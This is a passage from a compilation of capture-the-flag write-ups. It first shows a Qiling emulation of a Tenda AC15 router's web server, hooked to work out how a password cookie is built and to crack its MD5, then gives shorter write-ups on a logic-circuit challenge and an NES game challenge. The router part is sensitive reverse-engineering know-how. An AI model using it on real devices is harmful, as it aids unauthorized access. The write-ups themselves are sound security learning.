8  GO=system_password.html&SYSOPS=&SYSPS=3fcac6dc983ad963d2a68870ee686592&SYSPS2=3fcac6dc983ad963d2a68870ee686592
```

And the next requests contains the password cookie

Request

Pretty Raw Hex

```
1  GET /goform/GetRouterStatus?0.06143260381187077&_=1726926757750 HTTP/1.1
2  Host: 127.0.0.1:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/plain, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  X-Requested-With: XMLHttpRequest
8  Connection: keep-alive
9  Referer: http://127.0.0.1:8080/main.html
10 Cookie: password=ybenyj
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15
```

Now I can try to find how the password is built. I decided to try to hook the address just after where `sprintf` is called - namely `0x0002f9a4` - and check the content of the parameter.

For some reason, Radare2 was unable to find the content of the format string passed to `sprintf`. Not a problem, this parameter is passed in the `r1` parameter, let's try that with the following code:

```
1  def hook_sprintf(ql: Qiling) -> None:
2      format = ql.mem.read(ql.arch.regs.read('r1'), 32)
3
4      print(f"format string: '{format}'")
5  [...]
6  ql = Qiling(path, rootfs, verbose=QL_VERBOSE.OFF, profile='./linux.ql')
7
8  ql.add_fs_mapper("/dev/urandom", "/dev/urandom")
9  ql.hook_address(hook_sprintf, 0x0002f9a0)
10
11 ql.run()
```

```
format string: 'bytearray(b'%s%s%s\x00\x00/login.html\x00/login.asp\x00\x00')'
```

The format string is `%s%s%s`

This is the final python script

```
1  import sys, os, socket, argparse
2  from qiling import *
3  from qiling.const import QL_VERBOSE, QL_INTERCEPT
4
5  root_fs_path =  "US_AC15V1.0BR_V15.03.05.18_multi_TD01/squashfs-root"
6
7  cfm_socket_path = os.path.join(root_fs_path, "var", "cfm_socket")
8  httpd_pid_file_path = os.path.join(root_fs_path, "etc", "httpd.pid")
9
10 log_prefix = "[++++++++]"
```


```
11
12
13  def nvram_listener():
14      data = b""
15
16      print(f"{log_prefix} Unlinking previous socket")
17      try:
18          os.unlink(cfm_socket_path)
19      except OSError:
20          if os.path.exists(cfm_socket_path):
21              raise
22
23      print(f"{log_prefix} Creating socket at {cfm_socket_path}")
24      sock = socket.socket(family=socket.AF_UNIX, type=socket.SOCK_STREAM
            )
25      sock.bind(cfm_socket_path)
26      sock.listen(1)
27
28      print(f"{log_prefix} Start listening on socket")
29      while True:
30          try:
31              connection, client_address = sock.accept()
32              try:
33                  while True:
34                      data += connection.recv(1024)
35
36                      print(f"--DATA RECEIVED-- {data[0:32]}")
37
38                      if b"lan.webiplansslen" in data:
39                          connection.send(b'192.168.24.0')
40                      elif b"wan_ifname" in data:
41                          connection.send(b'br0')
42                      elif b"wan_ifnames" in data:
43                          connection.send(b'br0')
44                      elif b"wan0_ifname" in data:
45                          connection.send(b'br0')
46                      elif b"wan0_ifnames" in data:
47                          connection.send(b'br0')
48                      elif b"sys.workmode" in data:
49                          connection.send(b'bridge')
50                      elif b"wan1.ip" in data:
51                          connection.send(b'1.1.1.1')
52                      else:
53                          break
54                      data = b""
55              except ConnectionResetError as e:
56                  print(f"{log_prefix} Connection Reset Error")
57              except BrokenPipeError as e:
58                  print(f"{log_prefix} Broken Pipe error received")
59              finally:
60                  connection.close()
```

```
61          except KeyboardInterrupt as e:
62              print(f"{log_prefix} Received keyboard interrupt.")
63              break
64
65
66  def hook_sprintf(ql: Qiling) -> None:
67      format_str = ql.mem.read(ql.arch.regs.read('r1'), 8).split(b'\x00')
            [0]
68
69      if format == b'%s%s%s':
70          format_str = ql.mem.read(ql.arch.regs.read('r2'), 38).split(b'\
                x00')[0]
71          arg_2 = ql.mem.read(ql.arch.regs.read('r3'), 38).split(b'\x00')
                [0]
72          arg_3 = ql.mem.read(ql.arch.regs.read('sp'), 38)
73
74          print(f"Format string: '{format_str.decode()}'\nArg1:'{arg_1.
                decode()}'\nArg2: '{arg_2.decode()}'\nArg3: '{str(arg_3)}'\n
                ----------")
75
76
77
78  def T15_sandbox(path, rootfs):
79      ql = Qiling(path, rootfs, verbose=QL_VERBOSE.OFF, profile='./linux.
            ql')
80
81      ql.add_fs_mapper("/dev/urandom", "/dev/urandom")
82
83      ql.hook_address(hook_sprintf, 0x0002f9a0)
84      ql.os.stderr = None
85
86      ql.run()
87
88
89  ## - Main
90  if __name__ == '__main__':
91      parser = argparse.ArgumentParser()
92
93      parser.add_argument("--nvram", action="store_true")
94      parser.add_argument("--router", action="store_true")
95
96      args = parser.parse_args()
97
98      if args.nvram:
99          nvram_listener()
100     if args.router:
101         print(f"{log_prefix} Removing pid file")
102         try:
103             os.unlink(httpd_pid_file_path)
104         except FileNotFoundError as e:
105             pass
```

```
106             T15_sandbox(["./US_AC15V1.0BR_V15.03.05.18_multi_TD01/squashfs-
                    root/bin/httpd"], root_fs_path)
```

Executing the scripts and reading `r1`, we can see the string `fdg` following string is being added as a prefix, and matches the first 3 characters in the cookie returned by the server.


```
Format string: 'bytearray(b'%s%s%s')'
Arg1:'bytearray(b'fdg')'
```



The password MD5 is not present in the string. Not sure why, but at this point, I decided to remove the leading and trailing 3 characters of the cookie. This leaves us with the following MD5

```
1  3a2270f887b02c94126dc03b3a738a25
```


Let's try to reverse it



We have the password ! In the `pcapng`, the client access the page `/flag`. This page contains the following text:

```
1  You HumAnZ th0ughT U'd get ouR fl4g so eaSy?.The c0rrect pAg3 is flag_<
       SHA256-PASSWORD>.
```

Ok, let's get the SHA-256 of `Dut!fulS0up`, which is `b21abc907ad4742969a9970e36ecc8efa995f1720270090a3c`



Yaaaay ! We found the last flag !

Blue Hens UDCTF-2023 Hardware Challenge

Locked Circuit Writeup - Author : robinx0 [Irfanul Montasir]





Figure 17: Challenge

Two files were provided called “k8_AntiSat_DTLAND0_c432.bench” and “c432.bench” respectively.

As it was categorized as a “Hardware” challenge and when I view the file contents using cat file_name.bench‘, at first I thought that I might need a logic gate simulator but turns out I didn’t need it. [I even tried some simulator with the given files but no luck on making them work.]

When I ran diff file1.bench file2.bench‘ I got some interesting output.



running diff to view the differences

Figure 18: differences





Figure 19: decimals

“xorF_117”, “xorF_100” and so on , these (117,100, …) looked like some decimal values that can be converted to ascii. So I wrote a small python script to convert them and voila there’s the flag.



solution

Figure 20: solution

Have a good day!

> This writeup was originally posted on the author's blog on https://robinx0.medium.com/bluehens-udctf-2023-writeup-part-1-hardware-challenge-40ad79505c3a.

ElectroNes Writeup - Author : robinx0 [Irfanul Montasir]

This challenge is very interesting for me because I actually never dabbled with nes game before in a ctf competition. So I learned some new things while solving this.

a custom made nes game was provided in the challenge.




Figure 21: electrones

To play and debug a nes(nintendo es) game I will use a emulator called fceux. You can download it from here.

Open the nes file in the fceux emulator. Its a puzzle game.




Figure 22: game view

Short Note : How to play the game?

Well, use the arrow keys to go up down left right, and in my pc, ‘A’ and ‘D’ was the button for changing the circuits and ‘enter’ worked as the start button. [i think ‘nintendo es’ had like 6 main buttons for playing games and two button for select and start.]. In the fceux, emulation speed can be increase or decrease using ‘=’ and ‘-’ respectively.




Figure 23: circuit looks like letter D

If we look carefully we can see that every circuit design from level 1–6 looks like some alphabet which are “UDCTF{”, this looks like part of the flag! Noice!

Now, after completing level 6 normally we can see a new window like below

